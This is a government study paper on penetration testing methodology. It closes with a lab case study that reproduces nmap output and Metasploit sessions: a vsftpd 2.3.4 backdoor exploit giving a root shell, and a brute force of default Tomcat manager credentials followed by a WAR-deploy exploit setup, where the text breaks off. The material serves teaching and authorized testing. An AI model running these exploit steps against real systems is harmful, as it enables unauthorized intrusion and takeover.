TELECOMMUNICATION ENGINEERING CENTRE
दूरसंचार अभियांत्रिक केन्द्र
MINISTRY OF COMMUNICATIONS AND INFORMATION TECHNOLOGY
संचार एवं सूचना प्रोधोगिकी मंत्रालय
DEPARTMENT OF TELECOMMUNICATIONS
दूरसंचार विभाग
GOVERNMENT OF INDIA
भारत सरकार
ISO 9001:2008

STUDY PAPER ON

PENETRATION TESTING METHODOLOGIES

DATE OF RELEASE: SEPT. 2014

Table of Contents

Penetration Testing Methodologies

1. Introduction

Penetration testing is a process of validating the impact of specific security vulnerabilities or flawed processes. It is an authorized attempt to exploit system vulnerabilities including operating system, protocol stacks, applications, misconfigurations and even risky end user behaviour etc. It reveals the potential consequences of a network being compromised or hacked by a real attacker.

This process involves a thorough active analysis of all the security related features of the target system, followed by an attempt to break into the system by breaching these security features. These tests can be conducted using proprietary and open-source tools. Information about security vulnerabilities successfully exploited through such testing helps in generating a report that highlights all the insecure areas that need attention of the system managers.

The important thing here that needs to be understood is that one may be successful in finding loads of vulnerabilities in any system, but unless those results are analyzed thoroughly and a proper risk mitigation plan is prepared, the test would not add any significant value to the business of any organization.

2. Penetration Testing Process

The penetration testing process includes the following activities:

- Defining the scope
- Performing the penetration test
- Reporting

2.1 ***Defining the Scope****:* Before performing a penetration test, it is necessary to define the range of the testing. For different types of penetration testing, different types of network devices exist. The target for penetration testing can be the entire network and systems, or it can simply be selected devices such as Web servers, routers, firewalls, DNS servers, mail severs, and FTP servers.

2.2 ***Performing the Penetration Test :*** This involves gathering all the information about the target, including analysis of security vulnerabilities. Once, vulnerabilities of the target are identified the exploits are launched to trigger those vulnerabilities. If those exploits are successful, penetration tester gets access to the target and then the impact of the compromise on the target is analyzed.

2.3 ***Reporting :*** Once the penetration testing is completed, security testers produce all information derived from the testing procedure in the form of a report. The report contains the following information:

• List of prioritized vulnerabilities and risks
• Information pertaining to the strong and weak points of the existing security system
• Risks categorized as high, medium, or low
• Information about each device's vulnerabilities

Testers make recommendations for repairing of vulnerabilities and provide technical information on how to fix vulnerabilities found in the system. They can also provide some useful resources to the organization, such as Internet links that may be helpful for finding additional information or patches to repair the identified vulnerabilities.

3. Types of Penetration Testing

The type of penetration test usually depends upon whether an organization wants the penetration tester to simulate an attack as an insider (usually an employee, network/system administrator, etc.) or an external source. There is a difference in the amount of information provided to the penetration tester about the systems to be tested. There are two types of penetration testing as follows:

3.1 Black-box testing (zero-knowledge testing): In black-box testing, the testers have no prior knowledge of the infrastructure that is to be tested. The tester uses fingerprinting methods to acquire information about the inputs and the expected outputs but is not aware of the internal workings of a system.

This test is carried out as an external attacker having very little or no knowledge about the systems to be tested

3.2 White-box testing (complete-knowledge testing): White-Box Penetration Testing White-box testing is also known as complete-knowledge testing. The tester is provided with various pieces of information about the organization before the white-box testing is started such as :

- Company infrastructure: This includes information related to the different departments of the organization. Information related to hardware, software, and controls are also revealed to the penetration tester.
- Network type: The network-type information could be regarding the organization's LAN and the topology used to connect the systems. It could also be information regarding access to remote networks or the Internet.

- Current security implementations: Current security implementations are the various security measures adopted by the organization to safeguard vital information against any kind of damage or theft.
- IP address/firewall/IDS details: This information includes details of the IP addresses used by the organization, the firewalls used to protect data from unauthorized users, and other important technical details about the network. The firewall and IDS policies are made available to the penetration tester.
- Company policies: The various security policies that the organization has adopted to carry out business could be made available, depending on the nature of the test.

White-Box Penetration Testing can be considered as a simulation of an attack by a malicious insider who might be in possession of the above knowledge.

4. Phases of Penetration Test:

Conduction of a penetration test consists of the following phases:

4.1 Pre-engagement Interactions

Pre-engagement interactions is the planning phase, during which the scope for the assignment is defined. Management approvals, documents and agreements like NDA (Non Disclosure Agreement), etc., are signed. The penetration testing team prepares a definite strategy for the assignment. Existing security policies, industry standards, best practices, etc. will be some of the inputs towards defining the scope for the test. This phase usually consists of all the activities that are needed to be performed prior to commencement of the actual penetration test.

There are various factors that need to be considered to execute a properly planned controlled attack. Unlike the hacker, a penetration tester has lots of limitations when executing a test, hence proper planning is needed for a successful penetration test. Some of the limitations are:

• Time: In a real world situation, a hacker has ample amount of time to carefully plot his attack. For a penetration tester, it is a time bound activity. He has to adhere to strict timings that are agreed upon prior to the exercise. Factors like organizations business hours need to be considered.

• Legal Restrictions: A penetration tester is bound by a legal contract, which lists the acceptable and non-acceptable steps a penetration tester must follow religiously as it could have grave effects on the business of the target organization.

There are also other limitations an organization might impose on the penetration tester, which it feels might have a business impact, like possible down-time, information leakage, etc. All these factors need to be considered during this stage.

4.2 Intelligence Gathering

In the intelligence gathering phase, a penetration tester learns about a target, including how it behaves, how it operates, and how it ultimately can be attacked. The gathered information gives a valuable insight into the types of security controls in place. During intelligence gathering, an attempt is made to get the maximum possible information available about the target organization and its systems using various means, both technical as well as non-technical.

For this purpose, various port scanners are available freely on the internet. Some of the most popular port scanners are:

- Nmap
- SuperScan
- Hping

After successfully identifying the open ports, services behind them should be fingerprinted. It is recommended that the penetration tester confirm the exact name and version of the services running on the target system and the underlying Operating System before including the same in the final report. This will also help in identifying and eliminating various false positives found later.

Various Service and OS fingerprinting tools are available on the internet. Some of them are:

- Xprobe2
- Queso
- Nmap
- p0f
- Httprint
- Amap
- Winfingerprint

A penetration tester must utilize this phase as much as possible and be creative enough in identifying various loopholes and try to explore every possible aspect that could lead to relevant information leakage about the target organization in the shortest time possible.

4.3 Vulnerability Analysis

During vulnerability analysis, the information learned from the prior phases are combined and used to find the possible vulnerabilities in the target system. During this phase a penetration tester may use automated tools to scan the target systems for known vulnerabilities. These tools will usually have their own databases consisting of latest vulnerabilities and their details.

A successful penetration tester will always keep himself or herself updated with the latest vulnerabilities by means of joining security related mailing-lists, security blogs, advisories, etc.

Some good informational sites, mailing-lists available for references are:

• http://www.securityfocus.com

• http://www.securiteam.com/

• http://cve.mitre.org/

• http://www.osvdb.org/

During this phase a penetration tester may also test the systems by supplying invalid inputs, random strings, etc., and check for any errors or unintended behavior in the system output. By doing so there are many possibilities that the penetration tester may come across unidentified vulnerabilities.

Many good vulnerability scanners, both commercial and open-source are available. Some of them are:

- Nessus
- Nexpose
- Retina
- ISS Scanner
- SARA
- GFI LANguard

But, it is important to remember that penetration testing is not a mere tool based activity. A penetration tester must use his or her expertise and judgment in every possible way.

4.4 Exploitation

Exploitation is probably one of the most exciting parts of a penetration test. Unforeseen protective measures might be in place on the target that prevents a particular exploit from working. But before triggering vulnerability, penetration tester should at least become sure that the system is vulnerable. It is always advisable to do a considerable amount of research about the target, and then launch well-researched exploits that are likely to succeed.

During this phase a penetration tester will try to find exploits for the various vulnerabilities found in the previous phase.There are many repositories on the internet that provide proof-of-concept exploits for most of the vulnerabilities. Some of them are listed below:

• http://www.exploit-db.com/

• http://www.rapid7.in/db/

This phase can be dangerous if not executed properly. There are chances that running an exploit may bring a production system down. All exploits need to be thoroughly tested in a lab environment prior to actual implementation. Some organizations would require that

certain vulnerabilities on critical systems should not be exploited. In such a scenario a penetration tester must give sufficient evidence by means of well documented proof-of concepts detailing the impact of the vulnerability on the organizations business.

There are good exploitation frameworks available for developing exploits and executing them in a systematic manner. Few good commercial as well as open-source exploitation frameworks are:

• Metasploit Pro and Metasploit Community edition
• Core Security Technology's Core Impact Pro
• Immunity's CANVAS

A penetration tester can make full use of the potential of such frameworks, rather than using it for merely running exploits. These frameworks can help reduce a lot of time in writing custom exploits.

4.5 Post Exploitation

Post exploitation is a critical component in any penetration test. Post exploitation targets specific systems, identifies critical infrastructure, and targets information or data that the company values most and that it has attempted to secure. An effort has to be made at such point to carry further analysis on the target system to gain more information that could lead to getting administrative privileges, Actually the entire objective of this phase is to demonstrate attacks that would have the greatest business impact.

4.6 Reporting

Reporting is by far the most important element of a penetration test. Reports are used to communicate what and how the tests were performed, and, most important, how the organization should fix the vulnerabilities discovered during the penetration test. While performing a penetration test, the tester works from an attacker’s point of view, something that organizations rarely see. The information obtained during a test is vital to the success of the organization’s information security program and in stopping future attacks. The findings must be compiled and reported in such a manner that the organization can use it to raise awareness, remediate the issues discovered, and improve overall security rather than just patch the technical vulnerabilities.

The report must be precise and to the point. Nothing should be left to the client’s imagination. Clear and precise documentation always shows the ability of a successful penetration tester.

For example the necessary things that the report should consist of are:

• Executive Summary
• Detailed Findings

- Risk level of the Vulnerabilities found
- Business Impact
- Recommendations
- Conclusion

5. Case Study : A simulated penetration test conducted in NGN lab

To have a practical insight a simulated penetration test was conducted in NGN lab with the help of an open source penetration testing tool “Metasploit” and a port scanning tool “Nmap”. A vulnerable Linux virtual machine was used as a target for conducting this simulated penetration test.

Various phases of the simulated penetration test were as follows:

5.1 Pre-engagement Interactions :

For the purpose of this simulation our target was a Linux virtual machine with

H/w address – 00:0c:29:f4:33:1d

IPv4 address - 192.168.126.128

IPv6 address – fe80::20c:29ff:fef4:331d

5.2 Intelligence gathering :

Our goal at this point is to understand what we are going to attack and determine how we might gain access to the system. We began with a basic “nmap” scan against our target.

“Nmap” ("Network Mapper") is a free and open source utility for network discovery. Nmap uses raw IP packets to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and many other characteristics. It runs on all major computer operating systems, and official binary packages are available for Linux, Windows, and Mac OS X.

The result of the basic nmap scan of the target was as follows:

Nmap Scan Report - Scanned at Wed Jul 30 14:13:42 2014

- Scan Summary
- | 192.168.126.128

Scan Summary

Nmap 6.46 was initiated at Wed Jul 30 14:13:42 2014 with these arguments: *nmap -sT -A -PO 192.168.126.128*

Verbosity: 0; Debug level 0

192.168.126.128(online)

Address

- 192.168.126.128 - (ipv4)
- 00:0C:29:F4:33:1D - VMware (mac)

Ports

The 977 ports scanned but not shown below are in state: **filtered**

Port		State	Service	Product	Version	Extra info
21	tcp	open	ftp	vsftpd	2.3.4	
22	tcp	open	ssh	OpenSSH	4.7p1 Debian 8ubuntu1	protocol 2.0
23	tcp	open	telnet	Linux telnetd		
25	tcp	open	smtp	Postfix smtpd		
53	tcp	open	domain	ISC BIND	9.4.2	
80	tcp	open	http	Apache httpd	2.2.8	(Ubuntu) DAV/2
111	tcp	open	rpcbind		2	RPC #100000
139	tcp	open	netbios-ssn	Samba smbd	3.X	workgroup: WORKGROUP
445	tcp	open	netbios-ssn	Samba smbd	3.X	workgroup: WORKGROUP
512	tcp	open	exec	netkit-rsh rexecd		
513	tcp	open	login			
514	tcp	open	shell			
1099	tcp	open	java-rmi	Java RMI Registry		
1524	tcp	open	shell	root shell		
2049	tcp	open	nfs		2-4	RPC #100003
2121	tcp	open	ftp	ProFTPD	1.3.1	
3306	tcp	open	mysql	MySQL	5.0.51a-3ubuntu5	
5432	tcp	open	postgresql	PostgreSQL DB	8.3.0 - 8.3.7	
5900	tcp	open	vnc	VNC		protocol 3.3
6000	tcp	open	X11			access denied
6667	tcp	open	irc	Unreal ircd		
8009	tcp	open	ajp13	Apache Jserv		Protocol v1.3
8180	tcp	open	http	Apache Tomcat/Coyote JSP engine	1.1	

Remote Operating System Detection

- Used port: **21/tcp** (**open**)
- Used port: **36692/udp** (**closed**)

- OS match: **Linux 2.6.9 - 2.6.33 (100%)**
- Traceroute data generated using port /

Hop	Rtt	IP	Host
1	0.11	192.168.126.128	

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 235.90 seconds

---

5.3 Vulnerability Scanning and Exploitation:

The above nmap scan results tell very clearly that there are many services running on the host. Let us try to exploit some of them

5.3.1. Exploiting vsftpd 2.3.4 running on tcp port 21

Vulnerability information: vsftpd, which stands for "Very Secure FTP Daemon", is an FTP server for UNIX based systems, including Linux. It is licensed under the GNU General Public License. It supports IPv6 and SSL. In July 2011, a vulnerability was discovered in the vsftpd version 2.3.4. Users logging into a compromised vsftpd-2.3.4 server used to gain a command shell on port 6200.

For the purpose of this case study an open source penetration testing tool called “Metasploit (Community edition) from RAPID7” has been used to exploit this vulnerability. The screen shot is as follows:

```
[*] Starting Metasploit Console...
                _---------.
            .' #######  ;."
  .---,.   ;@          @@`;   .---,..
." @@@@@'.,'@@        @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@@       @@@@@@@@@@@@@@ @;
  `.@@@@@@@@@@@@@     @@@@@@@@@@@@@@@ .'
    "--'.@@@  -.@      @ ,'-  .'--"
       ".@' ; @     @ `. ;'
        |@@@@ @@@    @    .
         ' @@@ @@   @@    ,
          `.@@@@   @@   .
            ',@@    @  ;        _____________
            (  3 C   )    /|___ / Metasploit! \
            ;@'. __*__,."    \|--- \_____________/
             '(.,...."/


     =[ metasploit v4.9.2-2014040906 [core:4.9 api:1.0] ]
+ -- --=[ 1299 exploits - 791 auxiliary - 217 post ]
+ -- --=[ 334 payloads - 35 encoders - 8 nops     ]
[*] Successfully loaded plugin: pro
```

A search was made in the library of exploits for the keyword “vsftpd”

msf > search vsftpd

```
Matching Modules
================
  Name                                Disclosure Date          Rank       Description
```

```
  ----                                                  ---------------                          ----       -----------
  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03  00:00:00  UTC    excellent    VSFTPD  v2.3.4  Backdoor  Command
Execution
```

msf > use exploit/unix/ftp/vsftpd_234_backdoor

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name   Current Setting  Required        Description
  ----   ---------------  --------  -----------
  RHOST                           yes      The target address
  RPORT     21                              yes      The target port
Exploit target:
  Id  Name
  --  ----
  0   Automatic
```

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.126.128

```
RHOST => 192.168.126.128
```

msf exploit(vsftpd_234_backdoor) > show payloads

```
Compatible Payloads
===================
  Name             Disclosure Date  Rank    Description
  ----             ---------------  ----    -----------
  cmd/unix/interact                 normal  Unix Command, Interact with Established Connection
```

msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact

```
payload => cmd/unix/interact
```

msf exploit(vsftpd_234_backdoor) > exploit

```
[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.126.1:1137 -> 192.168.126.128:6200) at 2014-08-06 12:31:47 +0530
```

With this, we obtained an access to the target system and could execute commands for post exploitation of the system like

ifconfig

```
eth0      Link encap:Ethernet  HWaddr 00:0c:29:f4:33:1d
          inet addr:192.168.126.128  Bcast:192.168.126.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fef4:331d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:66 errors:0 dropped:0 overruns:0 frame:0
          TX packets:81 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8334 (8.1 KB)  TX bytes:8576 (8.3 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:168 errors:0 dropped:0 overruns:0 frame:0
          TX packets:168 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:53201 (51.9 KB)  TX bytes:53201 (51.9 KB)
```


5.3.2. Exploiting Apache Tomcat at tcp port 8180

In the nmap scan report we noticed that Apache Tomcat is installed on port 8180. After a bit of Internet research, we learnt the following about tomcat:


Apache Tomcat is a very popular open source implementation for handling Java Server Pages. However, Apache Tomcat is often deployed with default or weak credentials protecting the web accessible Tomcat Manager functionality. Tomcat Manager allows administrators (and attackers) to upload and publish Web application ARchive (WAR) files remotely.

A very common initial foothold for attackers is to take advantage of weak or default Tomcat Manager Credentials and use this to remotely deploy and execute a payload to gain a backdoor to the host. The concerned screenshots are as follows :

Screenshot 1 :



Screenshot 2 :



If we can get through Tomcat's manager function, we can use the HTTP PUT method to deploy our payload on the vulnerable system. The attack was launched as follows

msf > search tomcat

Matching Modules

==========

Name	Disclosure Date	Rank	Description
auxiliary/admin/http/tomcat_administration		normal	Tomcat Administration Tool Default Access
auxiliary/admin/http/tomcat_utf8_traversal		normal	Tomcat UTF-8 Directory Traversal Vulnerability
auxiliary/admin/http/trendmicro_dlp_traversal		normal	TrendMicro Data Loss Prevention 5.5 Directory Traversal
auxiliary/dos/http/apache_commons_fileupload_dos	2014-02-06 00:00:00 UTC	normal	Apache Commons FileUpload and Apache Tomcat DoS
auxiliary/dos/http/apache_tomcat_transfer_encoding	2010-07-09 00:00:00 UTC	normal	Apache Tomcat Transfer-Encoding Information Disclosure and DoS
auxiliary/dos/http/hashcollision_dos	2011-12-28 00:00:00 UTC	normal	Hashtable Collisions
auxiliary/scanner/http/tomcat_enum		normal	Apache Tomcat User Enumeration
auxiliary/scanner/http/tomcat_mgr_login		normal	Tomcat Application Manager Login Utility
exploit/multi/http/struts_default_action_mapper	2013-07-02 00:00:00 UTC	excellent	Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution
exploit/multi/http/struts_dev_mode	2012-01-06 00:00:00 UTC	excellent	Apache Struts 2 Developer Mode OGNL Execution
exploit/multi/http/tomcat_mgr_deploy	2009-11-09 00:00:00 UTC	excellent	Apache Tomcat Manager Application Deployer Authenticated Code Execution
exploit/multi/http/tomcat_mgr_upload	2009-11-09 00:00:00 UTC	excellent	Apache Tomcat Manager Authenticated Upload Code Execution
post/windows/gather/enum_tomcat		normal	Windows Gather Apache Tomcat Enumeration

msf > info exploit/multi/http/tomcat_mgr_deploy

Name: Apache Tomcat Manager Application Deployer Authenticated Code Execution
Module: exploit/multi/http/tomcat_mgr_deploy
Platform: Java, Linux, Windows

```
 Privileged: No
   License: Metasploit Framework License (BSD)
      Rank: Excellent
Provided by:
 jduck <jduck@metasploit.com>

Available targets:
 Id  Name
 --  ----
 0   Automatic
 1   Java Universal
 2   Windows Universal
 3   Linux x86

Basic options:
 Name      Current Setting  Required  Description
 ----      ---------------  --------  -----------
 PASSWORD                   no        The password for the specified username
 PATH      /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
 Proxies                    no        Use a proxy chain
 RHOST                      yes       The target address
 RPORT     80               yes       The target port
 USERNAME                   no        The username to authenticate as
 VHOST                      no        HTTP server virtual host

Payload information:

Description:
 This module can be used to execute a payload on Apache Tomcat
 servers that have an exposed "manager" application. The payload is
 uploaded as a WAR archive containing a jsp application using a PUT
 request. The manager application can also be abused using
 /manager/html/upload, but that method is not implemented in this
 module. NOTE: The compatible payload sets vary based on the selected
 target. For example, you must select the Windows target to use
 native Windows payloads.

References:
 http://cvedetails.com/cve/2009-3843/
 http://www.osvdb.org/60317
 http://cvedetails.com/cve/2009-4189/
 http://www.osvdb.org/60670
 http://cvedetails.com/cve/2009-4188/
 http://www.securityfocus.com/bid/38084
 http://cvedetails.com/cve/2010-0557/
 http://www-01.ibm.com/support/docview.wss?uid=swg21419179
 http://cvedetails.com/cve/2010-4094/
 http://www.zerodayinitiative.com/advisories/ZDI-10-214
 http://cvedetails.com/cve/2009-3548/
 http://www.osvdb.org/60176
 http://www.securityfocus.com/bid/36954
 http://tomcat.apache.org/tomcat-5.5-doc/manager-howto.html
```

msf > info auxiliary/scanner/http/tomcat_mgr_login

```
      Name: Tomcat Application Manager Login Utility
    Module: auxiliary/scanner/http/tomcat_mgr_login
   License: Metasploit Framework License (BSD)
      Rank: Normal
Provided by:
 MC <mc@metasploit.com>
 Matteo Cantoni <goony@nothink.org>
 jduck <jduck@metasploit.com>
```

Basic options:

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE	C:/metasploit/apps/pro/msf3/data/wordlists/tomcat_mgr_default_pass.txt	no	File containing passwords, one per line
Proxies		no	Use a proxy chain
RHOSTS		yes	The target address range or CIDR identifier
RPORT	8080	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads
URI	/manager/html	yes	URI for Manager login. Default is /manager/html
USERNAME		no	A specific username to authenticate as
USERPASS_FILE	C:/metasploit/apps/pro/msf3/data/wordlists/tomcat_mgr_default_userpass.txt	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	C:/metasploit/apps/pro/msf3/data/wordlists/tomcat_mgr_default_users.txt	no	File containing users, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

Description:
This module simply attempts to login to a Tomcat Application Manager instance using a specific user/pass.

References:
http://cvedetails.com/cve/2009-3843/
http://www.osvdb.org/60317
http://www.securityfocus.com/bid/37086
http://cvedetails.com/cve/2009-4189/
http://www.osvdb.org/60670
http://www.harmonysecurity.com/blog/2009/11/hp-operations-manager-backdoor-account.html
http://www.zerodayinitiative.com/advisories/ZDI-09-085
http://cvedetails.com/cve/2009-4188/
http://www.securityfocus.com/bid/38084
http://cvedetails.com/cve/2010-0557/
http://www-01.ibm.com/support/docview.wss?uid=swg21419179
http://cvedetails.com/cve/2010-4094/
http://www.zerodayinitiative.com/advisories/ZDI-10-214
http://cvedetails.com/cve/2009-3548/
http://www.osvdb.org/60176
http://www.securityfocus.com/bid/36954
http://tomcat.apache.org/
http://cvedetails.com/cve/1999-0502/

msf > use auxiliary/scanner/http/tomcat_mgr_login

msf auxiliary(tomcat_mgr_login) > set RHOSTS 192.168.126.128

RHOSTS => 192.168.126.128

msf auxiliary(tomcat_mgr_login) > set THREADS 16

THREADS => 16

msf auxiliary(tomcat_mgr_login) > set RPORT 8180

RPORT => 8180


msf auxiliary(tomcat_mgr_login) > set VERBOSE false

VERBOSE => false

msf auxiliary(tomcat_mgr_login) > run

[+] http://192.168.126.128:8180/manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] successful login 'tomcat' : 'tomcat'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

Our brute force attack was successful, and it had discovered the login credentials as the username 'tomcat' and password 'tomcat'. Now, we could access the manager application as shown below:



But we didn't have a shell as yet. With our newly discovered credentials, we leveraged Apache's HTTP PUT functionality with the multi/http/tomcat_mgr_deploy exploit to place our payload on the system using the valid username and password that we discovered by brute-forcing the login.

---

msf auxiliary(tomcat_mgr_login) > use exploit/multi/http/tomcat_mgr_deploy

msf exploit(tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

Name	Current Setting	Required	Description
PASSWORD		yes	The password for the specified username
PATH	/manager	yes	The URI path of the manager app (/deploy and /undeploy will be used)
Proxies		no	Use a proxy chain
RHOST		yes	The target address
RPORT	80	yes	The target port

```
  USERNAME                yes       The username to authenticate as
  VHOST                   no        HTTP server virtual host

Exploit target:
  Id  Name
  --  ----
  0   Automatic
```

msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat

```
PASSWORD => tomcat
```

msf exploit(tomcat_mgr_deploy) > set RHOST 192.168.126.128

```
RHOST => 192.168.126.128
```

msf exploit(tomcat_mgr_deploy) > set RPORT 8180

```
RPORT => 8180
```

